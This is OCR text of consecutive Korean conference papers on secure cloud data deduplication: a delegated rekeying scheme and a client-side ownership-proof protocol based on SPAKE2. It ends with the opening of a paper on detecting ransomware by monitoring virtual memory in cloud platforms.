- 사용자의 요청(삭제, 키 갱신), C_{stub}를 키 매니저에게 전송한다.

- 사용자가 전송한 C_{stub}, V_{G_k}, C'을 저장한다.

4.2 제안 기법

제안 기법은 Upload, Download, Rekeying 과정으로 구성된다.

4.2.1 Upload

데이터를 업로드를 위한 과정이다([그림 2] 참조). 중복 제거를 적용하기 위한 MLE키를 키 매니저와의 Blind RSA Signature로 MLE키(k_F)를 생성한다. 중복 데이터를 검사하는 tag ($H(k_F)$)는 MLE키를 해시 연산하여 사용한다. 서버는 사용자가 전송한 tag를 이용하여 중복된 데이터가 있는지 검사한다. 중복된 데이터가 존재한다면 소유권 증명(PoW) 과정을 진행하고, 통과 시에 User list에 ID_U를 추가한다. 하지만, 본 논문에서는 소유권 증명의 과정은 생략한다.


중복된 데이터가 없다면, 데이터를 업로드한다. 업로드를 위해 데이터(F)와 MLE키(k_F)를 이용하여 CAONT를 적용하여, stub와 C'를 생성한다. 생성된 stub, ID_U, tag를 키 매니저에게 전송한다.

키 매니저는 ID_U를 User list에 저장하고, 임의의 그룹키(G_k)를 선택하고, 이를 이용하여 stub를 그룹키로 대칭 암호화한 암호문(C_{stub})을 생성하며, 그룹키(G_k)를 사용자의 공개키로 비대칭 암호화한 암호문(C_{G_k})을 생성한다. 그 후에 그룹키의 버전(V_{G_k}), 그룹키 암호문(C_{G_k}), stub의 암호문(C_{stub})를 사용자에게 전송한다.


사용자는 C_{G_k}를 자신의 개인키로 복호화하고, 그룹키와 그룹키 버전(G_k, V_{G_k})을 저장하고, ID_U, C_{stub}, C', V_{G_k}를 서버에 전송한다. 서버는 ID_U를 User list에 저장하고, C_{stub}, C', V_{G_k}를 스토리지에 저장한다.

4.2.2 Download


클라우드 스토리지에 저장된 데이터를 다운로드하는 과정이다([그림 3] 참조). 사용자는 서버에게 ID_U, tag, 다운로드 요청을 전송한다. 서버는 User list에 있는 사용자인지 확인 후에 사용자에게 C_{stub}, V_{G_k}, C'를 전송한다. 사용자는 서버가 전송한 그룹키의 버전(V_{G_k})을 자신이 가지고 있는 그룹키 버전(V_{G_k})을 비교한다. 동일한 그룹키 버전을 가지고 있다면, 사용자는 자신이 가지고 있는 그룹키(G_k)를 이용하여 C_{stub}를 복호화하고, stub를 복구하여 데이터를 얻는



[그림 2] Upload 과정



[그림 3] Download 과정



[그림 4] Rekeying 과정

다.

만약 그룹키의 버전이 다르다면, 사용자는 현재 사용하고 있는 그룹키를 받기 위해 키 매니저에게 ID_U, tag를 전송한다. 키 매니저는 User list에서 ID_U를 확인한 후, 현재 사용되는 그룹키를 사용자의 공개키로 암호화한 암호문(C_{G_k}'), 현재 사용하고 있는 그룹키 버전(V_{G_k}')을 사용자에게 전송한다. 사용자는 암호화된 그룹키($C_{G_k'}$)를 자신의 공개키로 복호화하고, 암호화된 stub를 복구하여 데이터를 얻는다.

4.2.3 Rekeying

클라우드 스토리지에 암호문으로 저장된 stub를 재암호화하는 과정이다([그림 4]참조). 데이터 삭제 요청 시, 사용자는 삭제 요청, tag, ID_U를 서버에 전송한다. 서버는 ID_U, tag, C_{stub}, V_{G_k}를 키 매니저에게 전송한다. 키 매니저는 User list에서 해당 사용자 ID(ID_U)를 삭제하고, 새로운 그룹키(G_k')를 선택하고, 이를 이용하여 C_{stub}를 재암호화한다(C_{stub}'). 그룹키 버전의 갱신 값(V_{G_k}')과 재암호화된 stub(C_{stub}')를 서버에게 전송한다. 서버는 변경된 C_{stub}', V_{G_k}'를 저장한다.

만약 키의 노출로 인해 재암호화가 필요하다면, 사용자의 ID(ID_U)없이 키 갱신 요청만으로 가능하다.

4.2.4 분석

본 논문에서 제안하는 기법은 기존의 REDD, SEDER 재암호화 기법에서 사용되는 요소와 유사하다. REED의 CAONT, DupLESS의 Blind RSA Signature를 이용한 키 생성을 사용한다.

다만, 기존 기법과의 차이점은 키 매니저에게 키의 갱신과 재암호화의 수행을 위임한다는 점이다. 이러한 위임을 통해 사용자는 재암호화에 관한 오버헤드를 최소화하여, 사용자 측면에서 효율적이다.

보안적인 측면에서 재암호화 과정을 위임하여 수행하는 키 매니저의 관점에서 MLE 키의 생성은 돕는다. 하지만, 키의 서명만을 제공하기 때문에 데이터의 내용을 알 수 없다. 또한 키 매니저는 stub의 암호화 및 재암호화를 위임받아 수행한다. 그 과정에서 stub가 노출된다. 노출된 stub는 t와 C의 일부로 구성되어 있기 때문에, t와 C의 값을 모른다면, 키 매니저는 데이터를 알 수 없다. 이를 통해 키 매니저의 재암호화와 키 갱신의 과정의 안전한 위임이 가능하다.

V. 결론

클라우드 스토리지의 저장 효율성을 위해서 단일 사본만을 저장하며, 그 결과로 소유한 사용자 그룹을 생성하는 중복 제거 기법은 키 갱신 및 재암호화 수행 시에 기존의 스토리지보다 높은 오버헤드가 발생한다.

본 논문에서 제안하는 기법은 클라이언트 측 중복 제거 기법이 적용된 클라우드 스토리지에서 키 갱신 및 재암호화 과정을 키 매니저에게 위임하여 사용자의 오버헤드를 최소화하였다. 또한, 위임받아 키 갱신과 재암호화를 수행하는 객체에게 데이터의 내용이 노출되지 않기 때문에, 데이터의 안전성이 보장되는 동시에 효율성을 갖춘 키 갱신 기법이다.

Acknowledgements

본 연구는 한국전자통신연구원 연구운영비 지원사업의 일환으로 수행되었음. [17ZH1700, 암호화된 데이터베이스에서의 데이터 저장 및 검색을 위한 암호 원천 기술 개발]

[참고문헌]

[1] Opendedup. (2016). [Online]. Available: http://opendedup.org/

[2] Dropbox, A file-storage and sharing service. (2016). [Online]. Available: http://www.dropbox.com

[3] Google Drive. (2016). [Online]. Available: http://drive.google.com

[4] Mozy, Mozy: A File-storage and Sharing Service. (2016). [Online]. Available: http://mozy.com/

[5] M. Bellare, S. Keelveedhi, and T. Ristenpart, “Message-locked encryption and secure deduplication,” in Proc. Cryptology－EUROCRYPT, 2013, pp. 296 - 312, doi:10.1007/978-3-642-38348-9_18.

[6] Bellare, Mihir, Sriram Keelveedhi, and Thomas Ristenpart. "DupLESS: Server-Aided Encryption for Deduplicated Storage." IACR Cryptology ePrint Archive 2013 (2013): 429.

[7] Li, Jingwei, et al. "Rekeying for encrypted deduplication storage." Dependable Systems and Networks (DSN), 2016 46th Annual IEEE/IFIP International Conference on. IEEE, 2016.

[8] Lei, Lei, et al. "Towards Efficient Re-encryption for Secure Client-Side Deduplication in Public Clouds." Information and Communications Security. Springer International Publishing, 2016. 71-84.

[9] Halevi, Shai, et al. "Proofs of ownership in remote storage systems." Proceedings of the 18th ACM conference on Computer and communications security. Acm, 2011.

클라우드 스토리지 환경에서 클라이언트 기반의 안전한 데이터 중복제거 방안 연구

배원일*, 김득훈*, 곽진**

*아주대학교 컴퓨터공학과 정보보호응용및보증연구실

**아주대학교 사이버보안학과

A Study of Client-based Secure Data Deduplication in Cloud Storage Environment

Won-il Bae*, Deuk-Hun Kim*, Jin Kwak**

*ISAA Lab., Department of Computer Engineering, Ajou University.

**Department of Cyber Security, Ajou University.

요 약

최근, ICT 산업의 활성화로 인해 데이터의 양이 방대해 짐에 따라, 빅데이터의 개념이 도입되었으며, 이를 저장하고 관리할 수 있는 클라우드 스토리지의 중요성이 더욱 커지고 있다. 클라우드 서비스 제공자는 동일한 자원으로 높은 수준의 서비스를 제공하기 위해 자원의 낭비를 최소화하고자 한다. 따라서 이러한 데이터들을 효과적으로 처리하기 위한 연구가 다방면으로 진행되고 있다. 데이터 중복제거 기술은 클라우드 스토리지 상의 중복된 데이터를 제거하고 하나의 데이터를 저장함으로써 저장 공간을 효과적으로 절약할 수 있다. 하지만 데이터 중복제거 기술은 데이터의 유출 및 위변조 등 다양한 보안 위협이 발생할 수 있으며, 이러한 문제를 해결하기 위한 안전한 중복제거 기술이 필요하다. 본 논문에서는 데이터에 대한 암호화를 수행하고 소유권 검증을 통해 인가되지 않은 사용자의 데이터 접근을 제어할 수 있는 클라이언트 기반의 데이터 중복제거 방안을 제안한다.

I. 서론

최근, IoT, 스마트폰 등의 방대한 데이터가 클라우드 컴퓨팅의 기본 구성 요소인 클라우드 스토리지에 저장 및 관리되고 있다.

클라우드 컴퓨팅 서비스를 제공하는 CSP(Cloud Service Provider)는 동일한 자원으로 높은 수준의 서비스를 제공하기 위해 클라우드 스토리지 내의 중복된 데이터를 제거하고 단 하나의 데이터를 저장하는 데이터 중복제거 기술을 사용하고 있으며, 이는 클라우드 스토리지의 효율성을 증대시킬 수 있다[1].

하지만, 클라우드 스토리지에 데이터 중복제거 기술을 적용하면서 민감한 데이터를 평문으로 저장할 경우, 데이터 유출 및 위변조 등에 대한 보안문제가 발생할 수 있다. 따라서, 중복제거 처리 과정에서 데이터 암호화를 통한 기밀성 보장이 필요하다. 또한, 대부분 데이터 중복제거 기술은 CSP에 의해 수행되고 관리되고 있으며, 이는 지속적인 중복성 검사를 위한 추가적인 자원 소요가 발생하기 때문에 네트워크 자원을 효율적으로 사용하기 위한 클라이언트 기반의 데이터 중복제거 기술이 필요하다[2]. 따라서 본 논문에서는 데이터 중복제거 기술에서 발생할 수 있는 보안 위협에 안전한 클라이언트 기반의 데이터 중복제거 프로토콜을 제안하고자 한다.

본 논문의 구성은 다음과 같다. 2장에서 중복제거 기술의 수행 주체에 대해 분류하고 보안 위협을 분석한다. 3장에서는 데이터 중복제거 기술에 대한 보안 요구사항을 도출하고, 4장

이 논문은 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No.NRF-2014R1A2A1A11050818).

에서 안전한 데이터 중복제거 방안을 제안한다. 또한, 4장에서 이에 대한 안전성 분석을 수행하며, 마지막으로 5장에서 결론을 맺는다.

II. 관련 연구


2.1 데이터 중복제거 수행 주체 분류

클라우드 스토리지 환경에서 데이터 중복제거 기술은 수행 주체에 따라 서버 기반 데이터 중복제거 기술과 클라이언트 기반 데이터 중복제거 기술로 분류할 수 있다[3].

❑ 서버 기반 데이터 중복제거 기술

클라우드 서버가 중복확인 및 제거 수행의 주체 역할을 하며, 사용자는 중복 여부와 관계없이 데이터를 서버에 전송하고 데이터 스토리지에서 중복제거를 수행하며 [그림 1]과 같다.

서버 기반 데이터 중복제거 기술은 간단한 프로토콜로 구성될 수 있다는 장점이 있지만 백그라운드에서 지속적인 중복성을 검사해야 하기 때문에 추가적인 자원 소요와 네트워크에 부하가 발생할 수 있다.




[그림 1] 서버 기반 데이터 중복제거 기술

❑ 클라이언트 기반 데이터 중복제거 기술

사용자가 중복확인 및 제거 수행의 주체 역할을 하며, 사용자가 데이터 식별값을 생성하고 클라우드 서버에 전송한다. 클라우드 서버는 해시 스토리지에서 데이터 식별값에 대한 중복확인과 소유권 검증을 수행하고 데이터가 중복되면 접근 권한만을 사용자가 전송하고 중복되지 않으면 사용자에게 데이터를 요청하며 [그림 2]와 같다.

클라이언트 기반 데이터 중복제거 기술은 사용자가 데이터를 전송하기 전에 데이터 식별값을 생성하여 전송하고 이에 대한 중복성 검사를 먼저 수행하기 때문에 네트워크 부하를 줄일 수 있다.



[그림 2] 클라이언트 기반 데이터 중복제거 기술

2.2 보안 위협

본 절에서는 클라이언트 기반의 데이터 중복제거 과정에서 발생할 수 있는 보안 위협을 분석한다.

❑ 데이터 유출

클라우드 서버에 데이터의 평문이 저장되면 기밀 및 개인정보가 포함되어 있는 데이터를 안전하게 보호하지 못하기 때문에, 평문 데이터에 대한 암호화 적용이 필요하다.

❑ 데이터 위변조

클라우드 서버에 전송한 데이터가 악의적인 공격자로 인해 데이터의 위조 및 변조 공격이 발생할 수 있다.

❑ 소유권 검증값 유출

소유권 검증은 사용자가 전송하는 데이터가 클라우드 서버에 저장되어 있는 동일한 데이터의 소유권을 클라우드 서버에게 증명할 수 있는 기법으로써, 이러한 소유권 검증값이 유출되면 인가되지 않은 사용자 혹은 악의적인 공격자의 접근이 가능하다.

III. 보안 요구사항

본 절에서는 클라이언트 기반의 데이터 중복제거 과정에서 발생할 수 있는 보안 위협에 대한 보안 요구사항을 도출한다.

❑ 데이터 기밀성

인가되지 않은 사용자로부터 클라우드 스토리지에 저장된 데이터를 보호해야 한다. 클라우드 스토리지에 저장된 데이터를 보호하기 위해 데이터에 대한 암호화 적용이 필요하다.

❑ 데이터 무결성

사용자와 클라우드 서버가 데이터를 송·수신하는 과정에서 인가되지 않은 사용자에 의해 데이터에 대한 위조와 변조가 발생하지 않도록 해야 한다. 이를 방지하기 위해 해시함수를 적용하여 데이터에 대한 위변조를 방지할 수 있다.

❑ 소유권 검증값에 대한 안전성

클라이언트 기반 데이터 중복제거는 전체 데이터에 대한 해시값으로 데이터에 대한 중복을 확인하며. 이러한 해시값의 안전성에 문제가 발생하지 않도록 해야 한다.

IV. 제안사항

제안하는 데이터 중복제거 프로토콜은 클라이언트 기반으로 수행되고 소유권 검증값 생성 단계, 데이터 업로드 단계로 수행된다.


제안하는 프로토콜에 사용되는 파라미터 값들은 [표 1]과 같다.

[표 1] 제안하는 프로토콜의 파라미터 값

파라미터	설 명
u	사용자
c	클라우드 서버
s	사전에 공유된 비밀값
x	사용자가 Z_p상에서 선택한 비밀값
y	서버가 Z_p상에서 선택한 비밀값
K_i	소유권 검증에 필요한 값 (256 bit)
$data$	데이터 값
DIV	데이터 식별값
PR_i	개인키
PU_i	공개키
$verdata$	데이터 소유권 검증값
$\oplus$	Exclusive or 연산
$h()$	해시 함수 (256bit)

4.1 소유권 검증값 생성 단계

소유권 검증값 생성 단계는 Abdalla등[4]의 SPAKE2(Simple Password-based Encrypted key exchange)을 기반으로 한다. 사용자가 클라우드 스토리지로부터 데이터 소유권을 검증하기 위한 값을 생성하며 [그림 3]과 같다.



[그림 3] 소유권 검증값 생성 단계


Step 1. 사용자와 서버는 Z_p상에서 비밀값 x, y를 각각 선택하고 g^x, g^y를 계산하여 X, Y를 생성한다. 이후, 사용자는 $X' = X \bullet (M_u)^s$를 계산하고 클라우드 서버는 $Y' = Y \bullet (M_c)^s$를 계산한다. 이때, 유한 순환군 G의 소수인 위수 p와 생성자 g, $M_i \in G$는 공개값이고, s는 사전에 공유된 비밀값이다.

Step 2. 사용자는 클라우드 서버에게 X'를 전송하고 클라우드 서버는 사용자에게 Y'를 전송한다.

Step 3. 사용자는 수신된 Y'를 이용하여 $(Y'/(M_c)^s)^x$를 계산하여 K_{uc}를 생성할 수 있으며, 클라우드 서버는 수신된 X'를 이용하여 $(X'/(M_u)^s)^y$를 계산하여 사용자와 공통된 K_{uc}를 생성할 수 있다.

4.2 데이터 업로드 단계

데이터 업로드 단계에서는 데이터 중복제거를 수행하고, 데이터 소유권 검증 및 암호화된 데이터 전송을 수행하며 [그림 4]와 같다.



[그림 4] 데이터 업로드 단계

Step 1. 사용자는 데이터 식별값 $DIV=h(h(data)\oplus K)$를 계산하고 암호화하여 클라우드 서버에게 전송한다.

Step 2. 클라우드 서버는 수신된 데이터 식별값을 복호화한 후, 자신의 해시 스토리지에 포함되어 있는 DIV'와 비교하여 중복된 데이터가 있으면 Step 3-1과 같이 접근 권한을 전송하고 중복된 데이터가 없으면 Step 3-2와 같이 사용자에게 데이터 소유권 검증값을 요청한다.

Step 4. 사용자는 데이터 식별값 DIV과 4.1절 단계에서 생성된 K_{uc}의 연산을 통해 데이터 소유권 검증값 $verdata$를 계산한다.

Step 5. 사용자는 데이터 소유권 검증값을 암호화하여 클라우드 서버에게 전송한다.

Step 6. 클라우드 서버는 수신된 데이터 소유권 값 $verdata$에 데이터 식별값 DIV를 연산하여 K_{uc}'를 생성한다. 이후, 자신이 가지고 있는 K_{uc}와 비교하여 일치하면 데이터에 대한 소유권 검증이 수행되고, 일치하지 않으면 세션이 종료된다.

Step 7. 클라우드 서버는 사용자에게 데이터를 요청한다.

Step 8. 사용자는 자신이 저장할 $data$와 4.1절 단계에서 생성된 K_{uc}를 암호화하여 클라우드 서버에게 전송한다.

Step 9. 클라우드 서버는 수신된 $data$를 저장하고, 데이터에 대한 식별값 DIV''을 생성하여 해시 스토리지에 업데이트 한다.

V. 안전성 분석

본 절에서는 2.2절에서 분석한 보안 위협을 바탕으로 제안하는 클라이언트 기반의 중복제거 프로토콜에 대한 안전성 분석을 수행한다.

5.1 데이터 유출 방지

제안하는 중복제거 프로토콜에서는 데이터를 평문으로 저장하지 않고 암호화를 적용하여 저장하기 때문에 악의적인 공격자는 데이터 평문 값을 알아낼 수 없다. 또한 각 데이터는 해시함수와 K_{uc}의 연산으로 구성되어 있고, 데이터 소유권 검증을 통해 인가되지 않은 사용자의 접근을 제어할 수 있으므로 데이터 유출을 방지할 수 있다.

5.2 데이터 위변조 방지

데이터 업로드 단계에서 사용자가 데이터 소유권 검증값 $verdata$를 클라우드 서버에 전송하고 클라우드 서버는 $verdata\oplus DIV$를 수행하여 K_{uc}'를 생성할 수 있다. 이때, 인가되지 않은 사용자 혹은 데이터 위변조 공격이 발생하였을 경우, K_{uc}'와 4.1절 단계에서 자신이 생성한 K_{uc}와 일치하지 않기 때문에 세션을 종료한다. 따라서 제안하는 중복제거 프로토콜은 데이터 위변조 공격에 안전하다.

5.3 소유권 검증값 유출 방지

제안하는 중복제거 프로토콜에서 악의적인 공격자는 사용자의 비밀값 x와 클라우드 서버의 비밀값 y를 계산할 수 없고, g^{xy}를 계산할 수 없다. 따라서 공격자는 $g^{xy} = K_{uc}$를 계산할 수 없기 때문에 소유권 검증값 유출 공격에 안전하고, 인가되지 않은 사용자에 대한 접근을 제어할 수 있다.

VI. 결론

방대한 데이터가 클라우드 스토리지에 저장되고 CSP는 이를 효율적으로 저장 및 관리하기 위한 데이터 중복제거 기술을 사용하고 있다.

하지만 데이터 중복제거 기술에는 데이터 유출, 위변조 등 다양한 보안 위협에 노출되어 있다. 따라서 본 논문에서는 클라이언트 기반 데이터 중복제거 프로토콜을 제안하였으며 이에 대한 안전성을 분석하였다.

향후에는 데이터 중복제거 프로토콜에 대한 추가적인 안전성 분석 및 효율성에 대한 연구를 진행할 예정이다.

[참고문헌]

[1] Jian Liu, N.Asokan, Secure Deduplication of Encrypted Data without Additional Independent Servers, 22nd ACM SIGSAC Conference on Computer and Communications Security, October, 2015.

[2] Seung-Soo Nam, Chang-Ho Seo, Privacy Preserving Source Based Deduplicaton Method, Journal of Digital Convergence, February, 2016.

[3] 구동영, 윤현수, 클라우드 스토리지의 보안과 효율성, 그리고 개선 방향, 한국과학기술원, February, 2014.

[4] Michel, Abdalla, David Pointcheval, Simple Password-based, Encrypted Key Exchange Protocols, Lectures Notes in Computer Science, February, 2005.

가상 메모리 모니터링을 통한 클라우드 플랫폼 내 랜섬웨어 탐지 프레임워크

최상훈*, 전우진*, 구예은*, 서창호**, 박기웅†
*세종대학교 정보보호학과, **공주대학교 응용수학과

Ransomware Detection Framework via Virtual Memory Monitoring in Cloud Platform

Sang-Hoon Choi*, Woo-jin Jeon*, Ye-Eun Ku*,
Changho Seo**, Ki-Woong Park†
*Division of information security, Sejong University *†

요 약

랜섬웨어를 통한 피해사례는 지속적으로 증가하고 있다. 특히 2017년 5월 12일 등장한 랜섬웨어인 워너크라이는 전 세계적으로 20만대 이상의 컴퓨터를 감염시켰다. 현재는 랜섬웨어가 개인 PC를 타겟으로 하고 있지만, 향후 대규모의 데이터가 저장되는 클라우드 컴퓨팅 환경을 타겟으로 확장 될 것이다. 따라서 랜섬웨어로 감염으로 인한 피해를 예방하기 위해 다양한 랜섬웨어 탐지 솔루션이 등장하고 있다. 하지만 기존 랜섬웨어 탐지 솔루션은 신종 랜섬웨어 혹은 변종 랜섬웨어를 탐지하는데 한계점이 있고, 랜섬웨어 탐지를 위해 필요한 모니터링의 연산오버헤드로 인해 실제 시스템에 적용하는데 한계점으로 적용되고 있다. 본 논문에서는 클라우드 플랫폼에서 발생할 수 있는 랜섬웨어 감염 여부를 효율적으로 탐지하기 위해 메모리 모니터링 기반 랜섬웨어 탐지 프레임워크를 제안한다.

I. 서론

2017년 5월 12일을 전 세계의 기업과 국가기관의 컴퓨터가 랜섬웨어[1, 2]에 대규모로 감염되는 사건이 발생했다[3]. 랜섬웨어란 컴퓨터 내의 파일들을 암호화 시키고, 파일의 몸값으로 금전적인 요구를 하는 악성프로그램을 의미한다. 랜섬웨어 이전에도 사용자의 파일을 암호화하여 컴퓨터를 사용하지 못하도록 하는 악성코드들은 많이 있지만 최근 비트코인[4]이 등장이후 익명성과 계좌추적의 어려운 특징을 이용하여 금전적 이득을 취하는 암호화 악성프로그램들이 급격히 증가하였다. 최근 가장 많이 이슈가 되고 있는 워너크라이(워너크립토)라는 랜섬웨어의 경우, 윈도우즈의 SMB취약점[5]을 이용하여 사용자들의 컴퓨터를 감염시켰기 때문에 전 세계적으로 최소 20만대 이상의 컴퓨터가 랜섬웨어에 감염되었다.

기존의 랜섬웨어들은 일반적인 PC를 주요 목표로 하였지만 데이터를 중심으로 화두가 되고 있는 4차 산업혁명 시대가 열리면서 랜섬웨어의 타겟이 클라우드 플랫폼[6]을 사용하는 기업으로 확장되고 있다. 클라우드 플랫폼은 공유된 스토리지에 데이터를 저장하기 때문에 같은 물리적 머신을 사용하는 가상머신에 랜섬웨어가 감염된다면 공유된 스토리지에 2차 피해를 발생시킬 수 있다.

이와 같이 랜섬웨어를 통한 공격이 증가됨에 따라 이를 예방하기 위한 솔루션들이 등장하고 있다[7, 8, 9]. 현재의 랜섬웨어 탐지 솔루션들은 공개된 랜섬웨어의 시그니쳐를 분석하여 탐지하거나, 미끼파일을 생성하여 해당 파일이 암호화 되면 랜섬웨어가 동작하는 것으로 판단하여 랜섬웨어를 탐지하는 방법을 사용한다. 또 다른 방법으로는 디스크의 엔트로피를 측정하여 엔

트로피가 특정 값 이상으로 올라가게 되면 파일의 암호화가 진행되고 있다고 판단한다. 이러한 랜섬웨어 탐지 솔루션들은 이미 많은 파일들이 암호화 된 시점 이후에 탐지가 되거나 랜섬웨어를 탐지하기 위해 수행되어야 하는 시스템 모니터링의 오버헤드로 인해 실제 시스템에 적용하는데 한계점이 있다.

본 논문에서는 기존 랜섬웨어 탐지 기술인 시그니쳐 기반 탐지와 디스크 엔트로피 기반 탐지에서 발생하는 한계점을 위해 클라우드 플랫폼에서 가상화 된 메모리를 모니터링 하여 랜섬웨어를 탐지 할 수 있는 프레임워크를 제안한다.

논문의 구성은 다음과 같다. 2장에서는 랜섬웨어를 탐지하기 위한 기존 연구에 대해서 설명하고 한계점을 도출한다. 3장에서는 기존 랜섬웨어 탐지 솔루션의 한계점을 해결한 메모리 모니터링 기반 랜섬웨어 탐지 프레임워크를 제안한다. 4장에서는 랜섬웨어 탐지 프레임워크 연산 효율성에 대한 실험 결과에 대해 설명하고, 5장에서는 결론을 기술한다.

II. 랜섬웨어 관련 연구

3.1 랜섬웨어 분석

